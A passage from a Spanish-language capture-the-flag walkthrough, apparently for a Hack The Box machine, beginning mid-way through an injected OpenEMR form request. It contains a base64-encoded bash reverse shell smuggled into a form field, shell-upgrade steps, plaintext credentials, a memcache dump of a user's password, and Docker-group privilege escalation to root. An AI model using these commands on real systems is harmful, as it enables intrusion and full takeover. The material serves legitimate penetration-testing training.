1&form_234=1&form_235=1&form_236=1&form_237=1&form_238=1&form_239=Model+Registry&form_240=125789123&form_241=1&form_242=1&form_243=1&form_244=&
form_245=&form_246=1&form_247=1&form_248=1&form_249=5&form_250=1&form_252=1&form_253=1&form_254=1&form_255=1&form_256=1&form_257=1&form_258=1&
form_262=&form_263=6514&form_264=&form_265=&form_267=1&form_268=0&form_269=%2Fusr%2Fbin&form_270=%2Fusr%2Fbin&form_271=%2Ftmp&form_272=%2Ftmp&
form_273=26&form_274=state&form_275=1&form_276=26&form_277=country&form_278=
lpr+P+HPLaserjet6P+.o+cp1%3D10+.o+lp1%3D6+.o+page.left%3D72+.o+page.top%3D72&form_279=&form_280=&form_282=2018-07-23&form_283=1&form_285=
%2Fvar%2Fspool%2Fhylafax&form_286=encrypt+.M+Letter+.B+.e+SE+. margins%3D36%3A36%3A36%3A36&form_288=%2Fmnt%2Fscan_docs&form_290=
https%3A%2F%2Fyour_web_site.com%2Fopenemr%2Fportal&form_292=1&form_296=https%3A%2F%2Fyour_web_site.com%2Fopenemr%2Fpatients&form_297=1&form_299=&
form_300=&form_301=&form_302=https%3A%2F%2Fssh.mycloudportal.com%2Fprovider.php&form_303=https%3A%2F%2Fssh.mycloudportal.com&form_305=
https%3A%2F%2Fyour_cms_site.com%2F&form_306=&form_307=&form_308=0&form_309=https%3A%2F%2Fhapi.fhir.org%2FbaseDstu3%2F&form_312=
https%3A%2F%2Fsecure.newcropaccounts.com%2FinterfaceV7%2FRxEntry.aspx&form_313=
https%3A%2F%2Fsecure.newcropaccounts.com%2Fv7%2FWebServices%2FUpdate1.aspx%3FWSDL%3Bhttps%3A%2F%2Fsecure.newcropaccounts.com%2Fv7%2FWebServices%2FP
atient.aspx%3FWSDL&form_314=21600&form_315=21600&form_316=&form_317=&form_318=&form_319=1&form_324=&form_325=0&form_327=137&form_328=
7C84773D5063B20BC9E1636A091C6F17E9C1E34&form_329=C36275&form_330=0&form_332=https%3A%2F%2Fphimail.example.com%3A32541&form_333=&form_334=&form_335
=admin&form_336=5&form_339=1&form_346=LETTER&form_347=30&form_348=30&form_349=72&form_350=30&form_351=P&form_352=en&form_353=LETTER&form_354=5&
form_355=5&form_356=5&form_357=8&form_358=D&form_359=1&form_360=9&form_361=1&form_362=104.775&form_363=241.3&form_364=14&form_365=65&form_366=220&
form_284=| | echo YmFzaCAtaSA+JiAvZGV2L3RjcCBxMC4xMC4xNi43LzQ0MyAwPiYX|base64 -d|bash
```

En el campo "form\_284" esta nuestra inyección.

## PASO 5

Estar a la escucha con NetCat por puerto 443.

## 14) Tratar consola

```
script /dev/null -c bash
```

```
Ctrol+z
```

```
stty raw -echo; fg
```

```
reset xterm
```

```
(enter)
```

```
export TERM=xterm
```

```
export SHELL=/bin/bash
```

```
stty rows 44 columns 184
```

## 15) Inspeccionar

```
└─$ whoami
www-data

└─$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

└─$ hostname -I
10.10.10.188 172.17.0.1 dead:beef::250:56ff:feb0:eb61

└─$ sudo -l
Sorry, user ash may not run sudo on cache.

└─$ ls -l /home/
drwxr-xr-x 11 ash ash 4096 May 6 2020 ash
drwxr-x--- 5 luffy luffy 4096 Sep 16 2020 luffy

└─$ cat /etc/passwd | grep "bash$"
root:x:0:0:root:/root:/bin/bash
ash:x:1000:1000:ash:/home/ash:/bin/bash
luffy:x:1001:1001:,,,:/home/luffy:/bin/bash

//Ver permiso SUID en la bash

//Permisos SUID
└─$ find / -perm -4000 2>/dev/null | xargs ls -l

//Capability
└─$ getcap -r / 2>/dev/null
```

## Verificar SO

```
└─$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 18.04.2 LTS
Release: 18.04
Codename: bionic
```



```
└─$ uname -a
Linux cache 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
```

---

## 16) Iniciar sesión con usuario ASH

Iniciar sesión por SSH con el usuario ASH.

--> su root: ash

--> password: H@v3\_fun

---

## 17) 1º FLAG

```
ash@cache:~$ cd /home

ash@cache:~$ cd ash

ash@cache:~$ cat user.txt
91fef70b3b88a97ce1d1a5aa55bd0ff1
```

---

## Privilege Escalation

### 18) Memcache Puerto 11211

Utilizamos Netstat para ver puertos internos

```
ash@cache:/var/log$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:11211          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22               0.0.0.0:*               LISTEN
tcp        0      2 10.10.10.188:39336       10.10.16.7:443          ESTABLISHED
tcp        0      0 127.0.0.1:11211          127.0.0.1:57894         TIME_WAIT
tcp        0      1 10.10.10.188:37792       8.8.8.8:53              SYN_SENT
tcp6       0      0 :::80                    :::*                    LISTEN
tcp6       0      0 :::22                    :::*                    LISTEN
tcp6       0      0 10.10.10.188:80          10.10.16.7:36640        ESTABLISHED
```

## NOTA:

El puerto "11211" es de memcache

## Puerto 11211

Memcache es un sistema de memoria para el almacenamiento de contenido aplicaciones web dinámicas en formato de clave y valor.

El puerto 11211 es el puerto por defecto que escucha la maquina local.

El proposito es guardar datos en memoria cache de una pagina web, para reducir las peticiones al servidor o DB.

FUENTE: <https://book.hacktricks.wiki/en/network-services-pentesting/11211-memcache/index.html?highlight=11211#11211---pentesting-memcache>

## Enumeration:

Iniciar una conexión con el puerto interno:

```
--$ nc 127.0.0.1:11211
```

Comandos:

```
"version"  
"stats"  
"stats slabs"  
"stats items"  
"stats cachedump <number> 0"  
"get <item_name>"
```

```
stats cachedump 1 0  
ITEM link [21 b; 0 s]  
ITEM user [5 b; 0 s]  
ITEM passwd [9 b; 0 s]  
ITEM file [7 b; 0 s]  
ITEM account [9 b; 0 s]
```

Obtener datos de cache:

```
get user  
VALUE user 0 5  
luffy <-- *TARGET* -->
```

```
END
get passwd
VALUE passwd 0 9
0n3_p1ec3 <-- *TARGET* -->
```

Obtenemos la contraseña de el usuario "luffy"

---

## 19) Iniciar sesión con Luffy

Iniciar sesión al usuario luffy por SSH.

```
user: luffy
passwd: 0n3_p1ec3
```

---

## 20) Montura con Docker

El usuario luffy pertenece al grupo DOCKER.

```
luffy@cache:~$ id
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
```

Al estar en el grupo DOCKER tenemos privilegios de crear un contenedor y montar el sistema de archivos desde la raíz en la montura (/mnt) de forma privilegiada. Y luego solicitamos una bash interactiva con privilegio heredado de root.

FUENTE: <https://gtfobins.github.io/gtfobins/docker/#shell>

### Listar imagenes del sistema:

En este caso ya existe una imagen creada.

```
luffy@cache:~$ docker images
```

REPOSITORY	TAG	IMAGE ID	CREATED
ubuntu	latest	2ca708c1c9cc	5 years ago
64.2MB			

### Generar la montura y spawnear una bash privilegiada:

```
luffy@cache:~$ docker run -v /:/mnt --rm -it ubuntu bash

|
|
|
| -> montura

| -> IMAGEN
```

## Comando:

`docker run` : El comando ejecuta un contenedor docker basado en la imagen especificada (ubuntu).

`-v /:/mnt` : Aqui se monta la raíz del host (/) en la ruta del contenedor /mnt.

`--rm` : eliminar automaticamente el contenedor una vez que finalice su ejecución.

`-it` :

`-i` : permite interactuar con el contenedor (entrada estandar abierta)

`-t` : asigna una pseudo terminal al contenedor.

`ubuntu` : es la imagen que utilizara Docker para levantar el contenedor.

`bash` : se ejecutara este comando dentro del contenedor. (nos retorna una BASH)

---

## 2º FLAG

Una vez obtenida la bash privilegiada, buscar la flag en la raíz de la montura (/mnt/root/)

```
root@8267e5aalc08:/$ ls
bin boot dev etc home lib lib64 media mnt opt proc root run
sbin srv sys tmp usr var

root@8267e5aalc08:/$ cd mnt
root@8267e5aalc08:/mnt$ ls
bin boot dev etc home initrd.img initrd.img.old lib lib64
lost+found media mnt opt proc root run sbin snap srv swap.img sys
tmp usr var vmlinuz vmlinuz.old

root@8267e5aalc08:/mnt$ cd root

root@8267e5aalc08:/mnt/root$ ls
```

root.txt

```
root@8267e5aa1c08:/mnt/root$ cat root.txt  
435f68e0781fbd643a1228dc77524fc8
```